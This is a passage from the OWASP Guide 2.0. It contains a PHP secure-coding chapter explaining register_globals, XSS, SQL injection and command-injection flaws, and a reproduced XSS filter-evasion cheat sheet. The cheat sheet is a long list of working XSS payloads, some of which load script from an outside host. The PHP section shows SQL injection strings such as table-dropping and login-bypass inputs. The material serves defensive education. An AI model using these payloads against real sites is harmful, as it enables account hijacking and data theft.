// Initalize session management

session_start();
// Authenticate user
if ( ... )       {


                                                  263
OWASP Guide 2.0

       $bIsAuthenticated = true;

} else {
    $bIsAuthenticated = false;
}
// Register $bIsAuthenticated as a session variable
session_register('bIsAuthenticated');
echo '<a href= “second.php “>To second page</a>';
// second.php

// Initalize session management
session_start();
// $bIsAuthenticated is automatically set by PHP
if ( $bIsAuthenticated )               {

           // Display sensitive information                      ...
}


    Why is this insecure? It is insecure because a simple second.php?bIsAuthenticated=1 would
bypass the authentication in first.php. session_start() is called implicitly by session_register() or
by PHP if the session.auto_start directive is set in php.ini (defaults to off). However to be
consistent and not to rely on configuration settings we always call it for ourselves. The
recommend way of working with sessions:
// first.php
// Initalize session management
session_start();

// Authenticate user
if ( ... ) {
    $_SESSION['bIsAuthenticated'] = true;
} else {

    $_SESSION['bIsAuthenticated'] = false;
}

echo '<a href= “second.php”>To second page</a>';
// second.php

// Initalize session management
session_start();

if ($_SESSION['bIsAuthenticated'] ) {

                                                    264
OWASP Guide 2.0

    // Display sensitive information

    ...
}

    Not only is the above code more secure it is also, in my opinion, much cleaner and easier to
understand. Note: On multi host systems, remember to secure the directory containing the
session files (typically held in /tmp), otherwise users might be able to create custom session files
for other sites.

Cross-site scripting (XSS)

    Consider a guestbook application written in PHP. The visitor is presented with a form where
he/she enters a message. This form is then posted to a page which saves the data to a database.
When someone wishes to view the guestbook all messages are fetched from the database to be
sent to the browser. For each message in the database the following code is executed:
    // $aRow contains one row from a SQL-query
    echo '<td>';
    echo $aRow['sMessage'];
    echo '</td>';      ...
    What this means is that exactly what is entered in the form is later sent unchanged to every
visitor's browser. Why is this a problem? Picture someone entering the character < or >, that
would probably break the page's formatting. However, we should be happy if that is all that
happens. This leaves the page wide open for injecting JavaScript, HTML, VBScript, Flash,
ActiveX etc. A malicious user could use this to present new forms, fooling users to enter
sensitive data. Unwanted advertising could be added to the site. Cookies can be read with
JavaScript on most browsers and thus most session ids, leading to hijacked accounts.
    What we want to do here is to convert all characters that have special meaning to HTML into
HTML entities. Luckily PHP provides a function for doing just that, this function is called
htmlspecialchars() and converts the characters “, &, < and > into &amp; “ &lt; and &gt;. (PHP
has another function called htmlentities() which converts all characters that have HTML entities
equivalents, but htmlspecialchars suits our needs perfectly.)
// The correct way to do the above would be:
echo '<td>';
echo htmlspecialchars($aRow['sMessage']);

echo '</td>';          ...


                                                 265
OWASP Guide 2.0

      One might wonder why we do not do this right away when saving the message to the
database. Well that is just begging for trouble, then we would have to keep track of where the
data in every variable comes from, and we would have to treat input from GET, POST
differently from data we fetch from a database. It is much better to be consistent and call
htmlspecialchars() on the data right before we send it to the browser. This should be done on all
unfiltered input before sending it to the browser.

Why htmlspecialchars is not always enough

      Let's take a look at the following code:
// This page is meant to be called like: page.php?sImage=filename.jpg
echo '<img src= “' . htmlspecialchars($_GET['sImage']) . '” />';

      The above code without htmlspecialchars would leave us completely vulnerable to XSS
attacks but why is not htmlspecialchars enough?
      Since we are already in a HTML tag we do not need < or > to be able to inject malicious
code. Look at the following:
// We change the way we call the page:
// page.php?sImage=javascript:alert(document.cookie);
// Same code as before:
echo '<img src= “' . htmlspecialchars($_GET['sImage']) . '” />'; <!—

      The above would result in:
-->      <img src= “javascript:alert(document.cookie);” />

      “javascript:alert(document.cookie);” passes right through htmlspecialchars without a
change. Even if we replace some of the characters with HTML numeric character references the
code would still execute in some browsers.
<!-- This would execute in some browsers: -->
<img src= “javascript&#58;alert&#40;document.cookie&#41;;” />

      There is no generic solution here other than to only accept input we know is safe, trying to
filter out bad input is hard and we are bound to miss something. Our final code would look like
the following:
// We only accept input we know is safe (in this case a valid filename)
if ( preg_match('/^[0-9a-z_]+.[a-z]+$/i', $_GET['sImage']) ) {
         echo '<img src="' . $_GET['sImage'] . '" />;';
}

                                                     266
OWASP Guide 2.0

SQL-injection

      The term SQL-injection is used to describe the injection of commands into an existing SQL
query. The Structured Query Language (SQL) is a textual language used to interact with
database servers like MySQL, MS SQL and Oracle.
     $iThreadId = $_POST['iThreadId'];
     // Build SQL query
     $sSql = “SELECT sTitle FROM threads WHERE iThreadId = “ . $iThreadId;

      To see what's wrong with to code above, let's take a look at the following HTML code:
<form method=“post” action=“insecure.php”>
      <input type=“text” name=“iThreadId” value=“4; DROP TABLE users” />             <input
type=“submit” value=“Don't click here” />
      </form>
      If we submit the above form to our insecure page, the string sent to the database server
would look like the following, which is not very pleasant:
SELECT sTitle FROM threads WHERE iThreadId = 4; DROP TABLE users

      There are several ways you can append SQL commands like this, some dependent of the
database server. To take this further, this code is common in PHP applications:
$sSql = “SELECT iUserId FROM users” .
                 “ WHERE sUsername = '“ .
                 $_POST['sUsername'] .

                 “' AND sPassword = '“ .
                 $_POST['sPassword'] . “'“;

      We can easily skip the password section here by entering “theusername'--” as the username
or “' OR '' = '“ as the password (without the double-quotes), resulting in:
// Note: -- is a line comment in MS SQL so everything after it will be
skipped
SELECT iUserId FROM users WHERE sUsername = 'theusername'--' AND sPassword =
''
// Or:

SELECT iUserId FROM users WHERE sUsername = 'theusername' AND sPassword = ''
OR '' = ''

      Here is where validation comes into play, in the first example above we must check that
$iThreadId really is a number before we append it to the SQL-query.


                                                  267
OWASP Guide 2.0

if ( !is_numeric($iThreadId) ) {
    // Not a number, output error message and exit.
    ...
}

    The second example is a bit trickier since PHP has built in functionality to prevent this, if it
is set. This directive is called magic_quotes_gpc, which like register_globals never should have
been built into PHP, in my opinion that is, and I will explain why. To have characters like ' in a
string we have to escape them, this is done differently depending on the database server:
// MySQL:

SELECT iUserId FROM users WHERE sUsername = 'theusername'--' AND sPassword
= ''

// MS SQL Server: SELECT iUserId FROM users WHERE sUsername = 'theusername''-
-' AND sPassword         = ''

    Now what magic_quotes_gpc does, if set, is to escape all input from GET, POST and
COOKIE (gpc). This is done as in the first example above, that is with a backslash. So if you
enter “theusername'--” into a form and submit it, $_POST['sUsername'] will contain
“theusername'--”, which is perfectly safe to insert into the SQL-query, as long as the database
server supports it (MS SQL Server doesn't). This is the first problem the second is that you need
to strip the slashes if you're not using it to build a SQL-query. A general rule here is that we want
our code to work regardless if magic_quotes_gpc is set or not. The following code will show a
solution to the second example:
// Strip backslashes from GET, POST and COOKIE if magic_quotes_gpc is on
if (get_magic_quotes_gpc()) {
          // GET
          if (is_array($_GET)) {
                   // Loop through GET array

                   foreach ($_GET as $key => $value) {
                         $_GET[$key] = stripslashes($value);

                   }
          }
          // POST
          if (is_array($_POST)) {

                   // Loop through POST array


                                                    268
OWASP Guide 2.0

               foreach ($_POST as $key => $value) {

                      $_POST[$key] = stripslashes($value);
               }
       }
       // COOKIE

       if (is_array($_COOKIE)) {
               // Loop through COOKIE array
               foreach ($_COOKIE as $key => $value) {
                      $_COOKIE[$key] = stripslashes($value);

               }
       }

}


function sqlEncode($sText)
{
       $retval = '';
       if ($bIsMySql) {

               $retval = addslashes($sText);
       } else {
               // Is MS SQL Server
               $retval = str_replace("'", "''", $sText);
       }
       return $retval;
}


$sUsername = $_POST['sUsername'];
$sPassword = $_POST['sPassword'];
$sSql = "SELECT iUserId FROM users ".
                      " WHERE sUsername = '" . sqlEncode($sUsername) . "'" .

                      " AND sPassword = '". sqlEncode($sPassword)."'";

    Preferably we put the if-statement and the sqlEncode function in an include. Now as you
probably can imagine a malicious user can do a lot more than what I’ve shown you here, that is if
we leave our scripts vulnerable to injection. I have seen examples of complete databases being
extracted from vulnerabilities like the ones described above.

                                                269
OWASP Guide 2.0

Code Injection

   •     include() and require() - Includes and evaluates a file as PHP code.
   •     eval() - Evaluates a string as PHP code.

   •     preg_replace() - The /e modifier makes this function treat the replacement parameter as
         PHP code.

Command injection

   exec(), passthru(), system(), popen() and the backtick operator (`) - Executes its input as a
shell command.
       When passing user input to these functions, we need to prevent malicious users from
tricking us into executing arbitrary commands. PHP has two functions which should be used for
this purpose, they are escapeshellarg() and escapeshellcmd().

Configuration settings

   register_globals
   If set PHP will create global variables from all user input coming from get, post and cookie.
If you have the opportunity to turn off this directive you should definitely do so. Unfortunately
there is so much code out there that uses it so you are lucky if you can get away with it.
   Recommended: off
   safe_mode
   The PHP safe mode includes a set of restrictions for PHP scripts and can really increase the
security in a shared server environment. To name a few of these restrictions: A script can only
access/modify files and folders which has the same owner as the script itself. Some
functions/operators are completely disabled or restricted, like the backtick operator.
   disable_functions
   This directive can be used to disable functions of our choosing.
   open_basedir
   Restricts PHP so that all file operations are limited to the directory set here and its
subdirectories.
   allow_url_fopen
   With this option set PHP can operate on remote files with functions like include and fopen.
   Recommended: off


                                                    270
OWASP Guide 2.0

    error_reporting
    We want to write as clean code as possible and thus we want PHP to throw all warnings etc
at us.
    Recommended: E_ALL
    log_errors
    Logs all errors to a location specified in php.ini.
    Recommended: on
    display_errors
    With this directive set, all errors that occur during the execution of scripts, with respect to
error_reporting, will be sent to the browser. This is desired in a development environment but
not on a production server, since it could expose sensitive information about our code, database
or web server.
    Recommended: off (production), on (development)
    magic_quotes_gpc
    Escapes all input coming in from post, get and cookie. This is something we should handle
on our own.
    This also applies to magic_quotes_runtime.
    Recommended: off
    post_max_size, upload_max_filesize and memory_limit
    These directives should be set at a reasonable level to reduce the risk of resource starvation
attacks.

Recommended practices

    Double versus Single quotes
// Double quotes:
$sSql = “SELECT iUserId FROM users WHERE sName = 'John Doe'“;
// Single quotes:
echo '<td width=“100”></td>';

    As a general rule use double quotes with sql-commands, in all other cases use single quotes.
    Do not rely on short_open_tag
    If short_open_tag is set it allows the short form of PHP's open tag to be used, that is <? ?>
instead of <?php ?>. Like register_globals you should never assume that this is set.
    String concatenation.

                                                  271
OWASP Guide 2.0

$sOutput = 'Hello ' . $sName;                 // Not: $sOutput = “Hello $sName”;

   This increases readability and is less error prone.
   Comment your code.
   Always try to comment your code, regardless of how simple it may seem to you and
remember to use English.
   Complex code should always be avoided
   If you find that you have trouble understanding code you've written then try to picture other
people understanding it. Comments help but doesn't always do it here so rewrite!
   Naming Conventions
   Variable names should be in mixed case starting with lower case prefix
$sName, $iSizeOfBorder // string, integer

   This makes it very easy to look at a variable and directly see what it contains. Here is a list of
common prefixes:
   •   a Array
   •   b bool
   •   d double
   •   f float
   •   i int
   •   l long
   •   s string
   •   g_ global (followed by normal prefix)
   Boolean variables should use the prefix b followed by is, has, can or should
$bIsActive, $bHasOwner

   This also applies to functions that return boolean, but without the b prefix, for example:
$user->hasEmail();

   Negated boolean variable names must be avoided
var $bIsActive;
// Not: $bIsNotActive var $bHasId;
// Not: $bHasNoId

   It's not directly obvious what that following code does:
if ( !$bIsNotActive ) {

                                                   272
OWASP Guide 2.0

...

}

      Object variables should be all lowercase or use the prefix o or obj
      $session, $page // Preferred      $oSession         $objPage
      All lowercase is the preferred here but the important thing is to be consistent.
      Constants must be all uppercase using underscore to separate words
$SESSION_TIMEOUT, $BACKGROUND_COLOR, $PATH

      However, in general the use of such constants should be minimized and if needed replace
them with functions.
      Function names should start with a verb and be written in mixed case starting with
lower case
validateUser(), fetchArray()

      Abbreviations must not be uppercase when used in a name
$sHtmlOutput
// Not:

$sHTMLOutput
getPhpInfo()

// Not:
getPHPInfo()

      Using all uppercase for the base name will give conflicts with the naming conventions given
above.
      SQL keywords should be all uppercase
SELECT TOP 10 sUsername, sName FROM users

      This makes it much easier to understand and get an overview of a SQL query.
      Private class variables should have underscore suffix
class MyClass
{
         var $sName_;

}

      This is a way of separating public and private variables. However this is not as important as
in other languages since in PHP you use the $this-> pointer to access private variables.
      All names should be written in English


                                                    273
OWASP Guide 2.0

$iRowId // Not: $iRadId (Swedish)

    English is the preferred language for international development. This also applies to
comments.
    Variables with a large scope should have long names, variables with a small scope can
have short names
    Temporary variables are best kept short. Someone reading such variables should be able to
assume that its value is not used outside a few lines of code. Common temporary variables are $i,
$j, $k, $m and $n. Since these variables should have small scope prefixes are a bit of overkill.
    The name of the object is implicit, and should be avoided in a method name
$session->getId() // Not: $session->getSessionId()

    The latter might seem natural when writing the class declaration, but is implicit in use, as
shown in the example above.
    The terms get/set must be used where an attribute is accessed directly.
$user->getName();
$user->setName($sName);

    This is already common practice in languages like C++ and Java.
    Abbreviations should be avoided
    $session->initialize();
    // Not:
    $session->init();


    $thread->computePosts();
    // Not:
    $thread->compPosts();
    There is an exception to this rule and that is names that are better known for their shorter
form, like HTML, CPU etc.

Syntax

Function and class declarations
function doSomething()
{

         // ...


                                                    274
OWASP Guide 2.0

}

// Not:
function doSomething()
{
         // ...

}

      The same applies to class declaration.

Statements and curly brackets


if ( $bIsActive ) {
...
}
// Not:
if ( $bIsActive ) {
...
}

      The first bracket should always be on the line after the statement, not on the same line. The
code is much easier to follow this way. This also applies to for, switch, while etc.

Statements and spaces
if ( $sName == 'John' )
{
// ...

}
// Not:
if ($sName=='John') {
         // ...
}


Summary

      Validate, validate and validate! Do not trust input from any source unless you can be 100%
certain that it has not been tampered with. This applies to variables in global scope as well as
input from GET, POST and COOKIE. Even data in a database can not be trusted if it sometime


                                                  275
OWASP Guide 2.0

came from user input. Never send unfiltered output to the browser or we would surely be
vulnerable to XSS attacks in one way or another.


                                                   276
OWASP Guide 2.0


Cheat Sheets

Cross Site Scripting

   This list has been reproduced with the kind permission of Robert Hansen, and was last
updated April 28, 2005. The most up to date version can be found at http://ha.ckers.org/xss.html

XSS Locator

   Inject this string, view source and search for "XSS", if you see "<XSS" versus "&lt;XSS" it
may be vulnerable
'';!--"<XSS>=&{()}


Normal XSS
<IMG SRC="javascript:alert('XSS');">


No quotes and no semicolon
<IMG SRC=javascript:alert('XSS')>


Case insensitive
<IMG SRC=JaVaScRiPt:alert('XSS')>


HTML entities
<IMG SRC=JaVaScRiPt:alert(&quot;XSS&quot;)>


UTF-8 Unicode Encoding

   Mainly IE and Opera
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;
&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41>


                                               277
OWASP Guide 2.0

Long UTF-8 encoding without semicolons

      This is often effective in code which looks for &#XX style XSS, since most people don't know
about padding - up to seven numeric characters total. This is also useful against people who
decode against strings like $tmp_string =~ s/.*&#(d+);.*/$1/; which incorrectly
assumes a semicolon is required to terminate a html encoded string, which has been seen in the
wild.
<IMG
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&
#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000
040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>


Hex encoding without semicolons

      This is also a viable attack against the above Perl regex substitution
$tmp_string =~ s/.*&#(d+);.*/$1/;


      which assumes that there is a numeric character following the # symbol - which is not true
with hex HTML.
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x
72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>


Embedded white space to break up XSS

      Works in IE and Opera. Some websites claim than any of the chars 09-13 (decimal) will
work for this attack. That is incorrect. Only 09 (horizontal tab), 10 (new line) and 13 (carriage
return) work. See the ASCII chart for more details. The following four XSS examples illustrate
this vector:
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">

<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG

SRC
=


                                                      278
OWASP Guide 2.0

j

a
v
a
s

c
r
i
p

t
:

a
l

e
r
t
(

'
X
S
S
'
)
"
>


Null bytes

    Okay, I lied, null chars also work as XSS vectors in both IE and older versions of Opera, but
not like above, you need to inject them directly using something like Burp Proxy or if you want
to write your own you can either use vim (^V@ will produce a null) or the following program to
generate it into a text file. Okay, I lied again, older versions of Opera (circa 7.11 on Windows)
were vulnerable to one additional char 173 (the soft hypen control char). But the null char %00 is


                                                279
OWASP Guide 2.0

much more useful and helped me bypass certain real world filters with a variation on this
example:
perl -e 'print "<IMG SRC=java0script:alert("XSS")>";' > out


Spaces

   Spaces before the JavaScript in images for XSS (this is useful if the pattern match doesn't
take into account spaces in the word "javascript:" -which is correct since that won't render- and
makes the false assumption that you can't have a space between the quote and the "javascript:"
keyword):
<IMG SRC="      javascript:alert('XSS');">


No single quotes or double quotes or semicolons
<SCRIPT>a=/XSS/
alert(a.source)</SCRIPT>


Body image

   <BODY BACKGROUND="javascript:alert('XSS')">


Body tag

   I like this method because it doesn't require using any variants of "javascript:" or
"<SCRIPT..." to accomplish the XSS attack:
   <BODY ONLOAD=alert('XSS')>

Event Handlers

   Event handlers can be used in similar XSS attacks to the body onload attack. This is the most
comprehensive list on the net, at the time of writing.


                                                   280
OWASP Guide 2.0

•   FSCommand() (attacker can use this when executed from within an embedded Flash
    object)
•   onAbort() (when user aborts the loading of an image)
•   onActivate() (when object is set as the active element)
•   onAfterPrint() (activates after user prints or previews print job)
•   onAfterUpdate() (activates on data object after updating data in the source object)
•   onBeforeActivate() (fires before the object is set as the active element)

•   onBeforeCopy() (attacker executes the attack string right before a selection is copied to
    the clipboard - attackers can do this with the execCommand("Copy") function)
•   onBeforeCut() (attacker executes the attack string right before a selection is cut)
•   onBeforeDeactivate() (fires right after the activeElement is changed from the current
    object)
•   onBeforeEditFocus() (Fires before an object contained in an editable element enters a UI-
    activated state or when an editable container object is control selected)
•   onBeforePaste() (user needs to be tricked into pasting or be forced into it using the
    execCommand("Paste") function)
•   onBeforePrint() (user would need to be tricked into printing or attacker could use the
    print() or execCommand("Print") function).
•   onBeforeUnload() (user would need to be tricked into closing the browser - attacker
    cannot unload windows unless it was spawned from the parent)
•   onBlur() (in the case where another popup is loaded and window looses focus)
•   onBounce() (fires when the behavior property of the marquee object is set to "alternate"
    and the contents of the marquee reach one side of the window)
•   onCellChange() (fires when data changes in the data provider)

•   onChange() (select, text, or TEXTAREA field loses focus and its value has been
    modified)
•   onClick() (someone clicks on a form)
•   onContextMenu() (user would need to right click on attack area)
•   onControlSelect() (fires when the user is about to make a control selection of the object)


                                             281
OWASP Guide 2.0

•   onCopy() (user needs to copy something or it can be exploited using the
    execCommand("Copy") command)

•   onCut() (user needs to copy something or it can be exploited using the
    execCommand("Cut") command)

•   onDataAvailible() (user would need to change data in an element, or attacker could
    perform the same function)
•   onDataSetChanged() (fires when the data set exposed by a data source object changes)

•   onDataSetComplete() (fires to indicate that all data is available from the data source
    object)
•   onDblClick() (user double-clicks a form element or a link)
•   onDeactivate() (fires when the activeElement is changed from the current object to
    another object in the parent document)
•   onDrag() (requires that the user drags an object)
•   onDragEnd() (requires that the user drags an object)
•   onDragLeave() (requires that the user drags an object off a valid location)
•   onDragEnter() (requires that the user drags an object into a valid location)
•   onDragOver() (requires that the user drags an object into a valid location)
•   onDragDrop() (user drops an object (e.g. file) onto the browser window)
•   onDrop() (user drops an object (e.g. file) onto the browser window)
•   onError() (loading of a document or image causes an error)
•   onErrorUpdate() (fires on a databound object when an error occurs while updating the
    associated data in the data source object)
•   onExit() (someone clicks on a link or presses the back button)
•   onFilterChange() (fires when a visual filter completes state change)
•   onFinish() (attacker can create the exploit when marquee is finished looping)
•   onFocus() (attacker executes the attack string when the window gets focus)
•   onFocusIn() (attacker executes the attack string when window gets focus)
•   onFocusOut() (attacker executes the attack string when window looses focus)


                                                 282
OWASP Guide 2.0

•   onHelp() (attacker executes the attack string when users hits F1 while the window is in
    focus)
•   onKeyDown() (user depresses a key)
•   onKeyPress() (user presses or holds down a key)
•   onKeyUp() (user releases a key)
•   onLayoutComplete() (user would have to print or print preview)
•   onLoad() (attacker executes the attack string after the window loads)
•   onLoseCapture() (can be exploited by the releaseCapture() method)
•   onMouseDown() (the attacker would need to get the user to click on an image)
•   onMouseEnter() (cursor moves over an object or area)

•   onMouseLeave() (the attacker would need to get the user to mouse over an image or table
    and then off again)

•   onMouseMove() (the attacker would need to get the user to mouse over an image or
    table)
•   onMouseOut() (the attacker would need to get the user to mouse over an image or table
    and then off again)
•   onMouseOver() (cursor moves over an object or area)
•   onMouseUp() (the attacker would need to get the user to click on an image)
•   onMouseWheel() (the attacker would need to get the user to use their mouse wheel)
•   onMove() (user or attacker would move the page)
•   onMoveEnd() (user or attacker would move the page)
•   onMoveStart() (user or attacker would move the page)
•   onPaste() (user would need to paste or attacker could use the execCommand("Paste")
    function)
•   onProgress() (attacker would use this as a flash movie was loading)
•   onPropertyChange() (user or attacker would need to change an element property)
•   onReadyStateChange() (user or attacker would need to change an element property)
•   onReset() (user or attacker resets a form)


                                             283
OWASP Guide 2.0

   •   onResize() (user would resize the window; attacker could auto initialize with something
       like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)

   •   onResizeEnd() (user would resize the window; attacker could auto initialize with
       something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)

   •   onResizeStart() (user would resize the window; attacker could auto initialize with
       something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
   •   onRowEnter() (user or attacker would need to change a row in a data source)
   •   onRowExit() (user or attacker would need to change a row in a data source)
   •   onRowDelete() (user or attacker would need to delete a row in a data source)
   •   onRowInserted() (user or attacker would need to insert a row in a data source)
   •   onScroll() (user would need to scroll, or attacker could use the scrollBy() function)

   •   onSelect() (user needs to select some text - attacker could auto initialize with something
       like: window.document.execCommand("SelectAll");)

   •   onSelectionChange() (user needs to select some text - attacker could auto initialize with
       something like: window.document.execCommand("SelectAll");)

   •   onSelectStart() (user needs to select some text - attacker could auto initialize with
       something like: window.document.execCommand("SelectAll");)
   •   onStart() (fires at the beginning of each marquee loop)
   •   onStop() (user would need to press the stop button or leave the webpage)
   •   onSubmit() (requires attacker or user submits a form)

   •   onUnload() (as the user clicks any link or presses the back button or attacker forces a
       click)


IMG Dynsrc

   Works in IE
<IMG DYNSRC="javascript:alert('XSS')">


Input DynSrc
<INPUT TYPE="image" DYNSRC="javascript:alert('XSS');">

                                                   284
OWASP Guide 2.0


Background Source

   Works in IE
<BGSOUND SRC="javascript:alert('XSS');">


& JS Include

   Netscape 4.x
<br size="&{alert('XSS')}">


Layer Source Include

   Netscape 4.x
<LAYER SRC="http://xss.ha.ckers.org/a.js"></layer>


Style Sheet
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">


VBScript in an Image
<IMG SRC='vbscript:msgbox("XSS")'>


Mocha

   Early Netscape only
<IMG SRC="mocha:[code]">


Livescript

   Early Netscape only
<IMG SRC="livescript:[code]">


                                      285
OWASP Guide 2.0

Meta

   The odd thing about meta refresh is that it doesn't send a referrer in the header on IE, Firefox,
Netscape or Opera - so it can be used for certain types of attacks where you need to get rid of
referring URLs.
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">


IFrame

   If iframes are allowed there are a lot of other XSS problems as well
<IFRAME SRC=javascript:alert('XSS')></IFRAME>


Frameset
<FRAMESET><FRAME SRC=javascript:alert('XSS')></FRAME></FRAMESET>


Table

   Who would have thought tables were XSS targets... except me, of course! 
<TABLE BACKGROUND="javascript:alert('XSS')">


DIV Background Image
<DIV STYLE="background-image: url(javascript:alert('XSS'))">


DIV Behavior for .htc XSS exploits

   Netscape only
<DIV STYLE="behaviour: url('http://xss.ha.ckers.org/exploit.htc');">


DIV expression

   IE only. A variant of this was effective against a real world XSS filter using a new line
between the colon and "expression"
<DIV STYLE="width: expression(alert('XSS'));">


                                                   286
OWASP Guide 2.0

Style tags with broken up JavaScript
<STYLE>@import'javascript:alert("XSS")';</STYLE>


IMG Style with expression

   This is really a hybrid of the above XSS vectors, but it really does show how hard STYLE
tags can be to parse
<IMG STYLE='
xss:
expression(alert("XSS"))'>


Style Tag

   Netscape Only
<STYLE TYPE="text/javascript">alert('X SS');</STYLE>


Style Tag using Background Image
<STYLE TYPE="text/css">.XSS{background-
image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>


Style Tag using background
<STYLE
type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>


BASE tag

   You need the // to comment out the next characters so you won't get a JS error and your XSS
tag will render. Also, this relies on the fact that the website uses dynamically placed images like
"/images/image.jpg" rather than full paths:
<BASE HREF="javascript:alert('XSS');//">


                                                 287
OWASP Guide 2.0

Object Tag

   IE only. If they allow objects, you can also inject virus payloads to infect the users, and same
with the APPLET tag:
<OBJECT data=http://xss.ha.ckers.org width=400 height=400 type=text/x-
scriptlet">


Object with Flash

   Using an OBJECT tag you can embed a flash movie that contains XSS:
getURL("javascript:alert('XSS')")


   Using the above action script inside flash can obfuscate your XSS vector:
a="get";
b="URL";

c="javascript:";
d="alert('XSS');";
eval(a+b+c+d);


XML
<XML SRC="javascript:alert('XSS');">


IMG SRC, when all else fails

   Assuming you can only write into the <IMG SRC="$yourinput"> field and the string
"javascript:" is recursively removed:
"> <BODY ONLOAD="a();"><SCRIPT>function a(){alert('XSS');}</SCRIPT><"


   Assuming you can only fit in a few characters and it filters against ".js" you can rename your
JavaScript file to an image as an XSS vector:
<SCRIPT SRC="http://xss.ha.ckers.org/xss.jpg"></SCRIPT>


                                                  288
OWASP Guide 2.0

Half open HTML/JS XSS vector

   This is useful as a vector because it doesn't require a close angle bracket. This assumes there
is ANY HTML tags below where you are injecting your XSS. Even though there is no close ">"
tag the tags below it will close it. Two notes 1) this does mess up the HTML, depending on what
HTML is beneath it and 2) you definitely need the quotes or it will cause your JavaScript to fail
as the next line it will try to render will be something like "</TABLE>". As a side note, this was
also affective against a real world XSS filter I came across using an open ended IFRAME tag
instead of an IMG tag:
<IMG SRC="javascript:alert('XSS')"


Server Side Includes

   Requires SSI to be installed on the server
<!--#exec cmd="/bin/echo '<SCRIPT SRC'"--><!--#exec cmd="/bin/echo
'=http://xss.ha.ckers.org/a.js></SCRIPT>'"-->


IMG Embedded commands

   This works when the webpage where this is injected (like a web-board) is behind password
protection and that password protection works with other commands on the same domain. This
can be used to delete users, add users (if the user who visits the page is an administrator), send
credentials elsewhere, etc.... This is one of the lesser-used but most useful XSS vectors:
<IMG
SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciousco
de">


XSS using HTML quote encapsulation

   This was tested in IE, your mileage may vary.
   For performing XSS on sites that allow "<SCRIPT>" but don't allow "<SCRIPT SRC..." by
way of a regex filter "/<script[^>]+src/i":
<SCRIPT a=">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>


                                                 289
OWASP Guide 2.0

    For performing XSS on sites that allow "<SCRIPT>" but don't allow "&ltscript src...", say
for example by this regex filter:


/<script((s+w+(s*=s*(?:"(.)*?"|'(.)*?'|[^'">s]+))?)+s*|s*)src/i


    This is an important one, because I've seen the above regex in the wild):
<SCRIPT =">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>


    Or
<SCRIPT a=">" '' SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>


    Or
<SCRIPT "a='>'" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>


    I know I said I wasn't going to discuss mitigation techniques but the only thing I've seen
work for this XSS example if you still want to allow <SCRIPT> tags but not remote script is a
state machine (and of course there are other ways to get around this if they allow <SCRIPT>
tags). This XSS still worries me, as it would be nearly impossible to stop this without blocking
all active content:


<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>


URL String Evasion

    Assuming "http://www.google.com/" is programmatically disallowed.
    •    IP versus hostname
         <A HREF=http://66.102.7.147/>link</A>


    •    URL encoding
         <A


                                                   290
OWASP Guide 2.0

       HREF=http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D>link</A
       >


Protocol resolution bypass

   ht://   translates in IE to http:// and there are many others that work with XSS as well,
such as htt://, hta://, help://, etc.... This is really handy when space is an issue too (two
less characters can go a long way.
<A HREF=ht://www.google.com/>link</A>


Removing cnames

   When combined with the above URL, removing "www." will save an additional 4 bytes for a
total byte savings of 6 for servers that have this set up properly.
<A HREF=http://google.com/>link</A>


Fully Qualified Domain Name

   Add a last period for FQDN resolution.
<A HREF=http://www.google.com./>link</A>


JavaScript
<A HREF="javascript:document.location='http://www.google.com/'">link</A>


Content replace as attack vector

   Assuming "http://www.google.com/" is programmatically replaced with nothing. I
actually used a similar attack vector against a real world XSS filter by using the conversion filter
itself to help create the attack vector (IE: "java&#x26;#x09;script:" was converted into
"java&#x09;script:",       which renders in IE and Opera.
<A HREF=http://www.gohttp://www.google.com/ogle.com/>link</A>


                                                  291
OWASP Guide 2.0

Character Encoding

      The following is all currently possible valid encodings of the character “<”. Standards are
great, aren’t they? 
<                                                          &#X03c

%3C                                                        &#X003c

&lt                                                        &#X0003c

&lt;                                                       &#X00003c

&LT                                                        &#X000003c

&LT;                                                       &#X3c;

&#60                                                       &#X03c;

&#060                                                      &#X003c;

&#0060                                                     &#X0003c;

&#00060                                                    &#X00003c;

&#000060                                                   &#X000003c;

&#0000060                                                  &#x3C

&#60;                                                      &#x03C

&#060;                                                     &#x003C

&#0060;                                                    &#x0003C

&#00060;                                                   &#x00003C

&#000060;                                                  &#x000003C

&#0000060;                                                 &#x3C;

&#x3c                                                      &#x03C;

&#x03c                                                     &#x003C;

&#x003c                                                    &#x0003C;

&#x0003c                                                   &#x00003C;

&#x00003c                                                  &#x000003C;

&#x000003c                                                 &#X3C

&#x3c;                                                     &#X03C

&#x03c;                                                    &#X003C

&#x003c;                                                   &#X0003C

&#x0003c;                                                  &#X00003C

&#x00003c;                                                 &#X000003C

&#x000003c;                                                &#X3C;

&#X3c                                                      &#X03C;

                                                     292
OWASP Guide 2.0

&#X003C;            x3c

&#X0003C;           x3C
&#X00003C;          u003c
&#X000003C;         u003C


              293

Owasp guide2.0.1

  • 1.
